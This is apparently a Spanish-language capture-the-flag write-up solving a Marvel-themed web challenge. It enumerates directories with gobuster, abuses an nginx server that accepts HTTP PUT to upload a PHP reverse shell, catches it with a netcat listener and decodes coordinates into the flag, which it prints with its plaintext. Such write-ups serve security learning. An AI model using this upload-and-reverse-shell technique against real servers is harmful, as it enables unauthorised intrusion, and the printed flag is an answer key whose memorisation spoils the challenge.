EPISODIO 3
994

Misión:

Sabemos que el ataque a la base de Haití se va a realizar entre el 15 y el 22 de febrero. ¡Es necesario pararlo!

La web desde donde dirigen el lanzamiento es pública y por tanto su desactivación también. Necesitamos que encuentres algún fallo para colarte en el servidor, y una vez ahí encuentres algún código de desactivación válido.

Recuerda que Hydra suele usar sistemas de cifrados originales y creativos.

Mucha suerte soldado.

Nick Furia.

Enlace a la web de lanzamiento:
http://34.247.69.86/universomarvel/episodio3/index.php

Info: La flag tiene el formato UAM{md5}

TOP 3:

1. julianjm
2. oreos
3. DarkEagle


Unlock Hint for 40 points

Unlock Hint for 40 points

Flag

Submit

La URL tiene este aspecto:



Probamos algunos payloads típicos y seguimos buscando.

En el código fuente de la web vemos esto:

```
<!-- No todo es lo que parece →
```

De momento no parece servirnos de mucha ayuda .. pero sigamos buscando.

root@kali:~/uam/marvel_ep3# gobuster -u http://34.247.69.86/universomarvel/episodio3/ -w /usr/share/dirb/wordlists/common.txt

```
=====================================================
Gobuster v2.0.0              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://34.247.69.86/universomarvel/episodio3/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirb/wordlists/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/02/15 22:48:52 Starting gobuster
=====================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/examples (Status: 301)
/images (Status: 301)
/index.php (Status: 200)
/js (Status: 301)
/logs (Status: 301)
/robots.txt (Status: 200)
=====================================================
2019/02/15 22:49:21 Finished
=====================================================
```

Si vemos http://34.247.69.86/universomarvel/episodio3/examples/ encontramos una serie de directorios, si vamos entrado uno a uno a cada uno de ellos veremos que todos tienen un listado de directorios con solo un fichero .. excepto uno, que nos hace una redirección al puerto 8080 de la máquina. (Lo podíamos haber visto también con un nmap).

Si miramos un poco más a fondo este servidor web, vemos que es un nginx

root@kali:~/uam/marvel_ep3# curl -v http://34.247.69.86:8080/

```
*   Trying 34.247.69.86...
* TCP_NODELAY set
* Connected to 34.247.69.86 (34.247.69.86) port 8080 (#0)
> GET / HTTP/1.1
> Host: 34.247.69.86:8080
> User-Agent: curl/7.63.0
```

```
> Accept: */*
>
< HTTP/1.1 302 Found
< Server: nginx
< Date: Fri, 15 Feb 2019 21:59:57 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/7.2.10
< Location: http://34.247.69.86:8080/index.jpg
<
* Connection #0 to host 34.247.69.86 left intact
```

En este momento, es buena idea testear qué modos HTTP están disponibles, tales como. GET, PUT, DELETE,etc .. Normalmente, lo podemos hacer con una consulta OPTIONS.

```
root@kali:~/uam/marvel_ep3# curl -X OPTIONS -v http://34.247.69.86:8080/
*   Trying 34.247.69.86...
* TCP_NODELAY set
* Connected to 34.247.69.86 (34.247.69.86) port 8080 (#0)
> OPTIONS / HTTP/1.1
> Host: 34.247.69.86:8080
> User-Agent: curl/7.63.0
> Accept: */*
>
< HTTP/1.1 405 Not Allowed
< Server: nginx
< Date: Fri, 15 Feb 2019 22:02:13 GMT
< Content-Type: text/html
< Content-Length: 166
< Connection: keep-alive
<
<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host 34.247.69.86 left intact
```

En este caso, no sacamos nada en claro, así que vamos a probar manualmente con un PUT.

root@kali:~/uam/marvel_ep3# curl --upload-file test.txt -v --url http://34.247.69.86:8080/test.txt
*   Trying 34.247.69.86...
* TCP_NODELAY set
* Connected to 34.247.69.86 (34.247.69.86) port 8080 (#0)
> PUT /test.txt HTTP/1.1
> Host: 34.247.69.86:8080
> User-Agent: curl/7.63.0
> Accept: */*
> Content-Length: 6
> Expect: 100-continue
>
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 201 Created
< Server: nginx
< Date: Fri, 15 Feb 2019 22:08:16 GMT
< Content-Length: 0
< Location: http://34.247.69.86/test.txt
< Connection: keep-alive
<
* Connection #0 to host 34.247.69.86 left intact

Vemos que el fichero sube … pero si vamos a consultarlo nos dirá Access denied. Esto es así puesto que solo se pueden consultar ciertos tipos de ficheros. En este momento el RCE está bastante claro. Vamos a crear un fichero php para que nos envie una reverse-shell. (La típica de pentestmonkey.net nos sirve para esto). La configuramos a nuestra necesidad, ponemos a escuchar nc y la subimos.

Una vez subida, la ejecutamos en el navegador y obtendremos la shell.

root@servidor:/home/darkeaglei# nc -lvnp 1313
Listening on [0.0.0.0] (family 0, port 1313)
Connection from [34.247.69.86] port 1313 [tcp/*] accepted (family 2, sport 42724)
Linux 1ea9dd773cbc 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64 Linux
sh: w: not found
uid=100(nginx) gid=101(nginx) groups=101(nginx),101(nginx)

*Una forma más fácil de hacer esto sería con la utilidad de devploit, nuestro admin, en su github → https://github.com/sysdevploit/put2win

Vamos al directorio del servidor web y vemos que hay:

/var/www/html $ ls -lha
total 140
drwxr-xr-x 1 nginx nginx 4.0K Feb 15 22:06 .
drwxr-xr-x 1 root root 4.0K Oct 31 14:42 ..
-rw-r--r-- 1 nginx nginx 2.0K Feb 15 11:58 .hydra-encrypt.txt
-rw------- 1 nginx nginx 5.4K Feb 15 22:06 darki.php
-rw-r--r-- 1 nginx nginx 107.6K Feb 13 16:39 index.jpg
-rw-r--r-- 1 nginx nginx 72 Feb 14 16:18 index.php
drwxrwxrwx 1 nginx nginx 4.0K Feb 15 12:05 uploads

/var/www/html $ cat .hydra-encrypt.txt
-51.2263816202, 8.10899805433
-3.396936473, 7.87198824054
45.1590246548, 7.93243330727
45.7384951953, -73.2066721802
-3.42714386964, -72.9107266853
-2.77172800229, 7.52185701112
19.1399952, -72.3570972
44.5607307927, -73.0205921546
43.6100611723, 6.58946301884
-2.73141067245, 8.27764655993
-50.3213413202, 7.07393246568
-51.2758314025, -73.091160021
-2.47453022387, -72.4698275544
44.2979255136, -72.4873645117
19.1399952, -72.3570972

[...]

En este momento, sabía que esto eran coordenadas, puesto que hice un reto muy similar eh HackTheBox.

Lo que hice en esa ocasión fue utilizar una web donde le pegas todas las coordenadas y te dibuja en un mapa mundi todos los puntos, en esa ocasión formaban una flag .. pero en está … no fue así:

Webs que podemos utilizar para esta tarea:

http://dwtkns.com/pointplotter/
https://www.mapcustomizer.com/
https://darrinward.com/lat-long/

Copy&Paste de todas las coordenadas

Así que … tendremos que ver qué está pasando .. y voy metiendo línea por línea en el mapa, y voy apuntando que símbolo (número) dibujan.

En este punto, ya veo que dibujan unos números, pero me es difícil diferenciar cuando acaba uno y empieza el otro … así que analizamos un poco más el listado de coordenadas extraído y vemos que hay unas coordenadas que se repiten (son las únicas, ninguna más se repite)

La coordenada que se repite es: 19.1399952, -72.3570972

En un Notepad, me lo separo para verlo visualmente mejor y voy apuntando el número que se dibuja al ir entrando una por una las coordenadas:

```
/var/www/html $ cat .hydra-encrypt.txt
-51.2263816202, 8.10899805433
-3.396936473, 7.87198824054
45.1590246548, 7.93243330727
45.7384951953, -73.2066721802           9
-3.42714386964, -72.9107266853
-2.77172800229, 7.52185701112

19.1399952, -72.3570972

44.5607307927, -73.0205921546
43.6100611723, 6.58946301884
-2.73141067245, 8.27764655993
-50.3213413202, 7.07393246568
-51.2758314025, -73.091160021       0
-2.47453022387, -72.4698275544
44.2979255136, -72.4873645117

19.1399952, -72.3570972

-50.505288471, 7.6154200698
-2.77032857828, 8.45085972386
43.3953722545, 7.12287052714
45.8072900754, -73.1907339308       9
-2.95197936965, -72.2507948297
-3.37159885987, 7.61851969812

19.1399952, -72.3570972

44.9471915554, -71.7312374845
43.434079994, 7.05564264826
-3.77755921359, 7.3140029803
-2.1765448219, -72.9980908924
45.5157039055, -72.0750205454
-2.6665636247, -71.758301384
-52.4282156352, -73.7745944789      8
-50.711316091, 8.37083156669
-2.51838084051, 7.54880895033

19.1399952, -72.3570972

```

Recomiendo utilizar para esto la url https://darrinward.com/lat-long/ ya que te pinta cada punto de un color diferente, y es más fácil de ver el resultado. (No pongais todo el grupo de coordenadas de un número a la vez, puesto que a veces se tiene que ver y seguir como se va dibujando el número)

El número resultante es: 9098659941

Posteriormente creo un programa en python para resolver esta parte del reto.
Se podrá encontrar junto a este writeup.

Introducimos este número en la web inicial y ..

El flag es: **UAM{e6570888dfb444f3bf2b50f6955b8eb5}**

Found : GG_U_Stopped_the_attack
(hash = e6570888dfb444f3bf2b50f6955b8eb5)

DarkEagle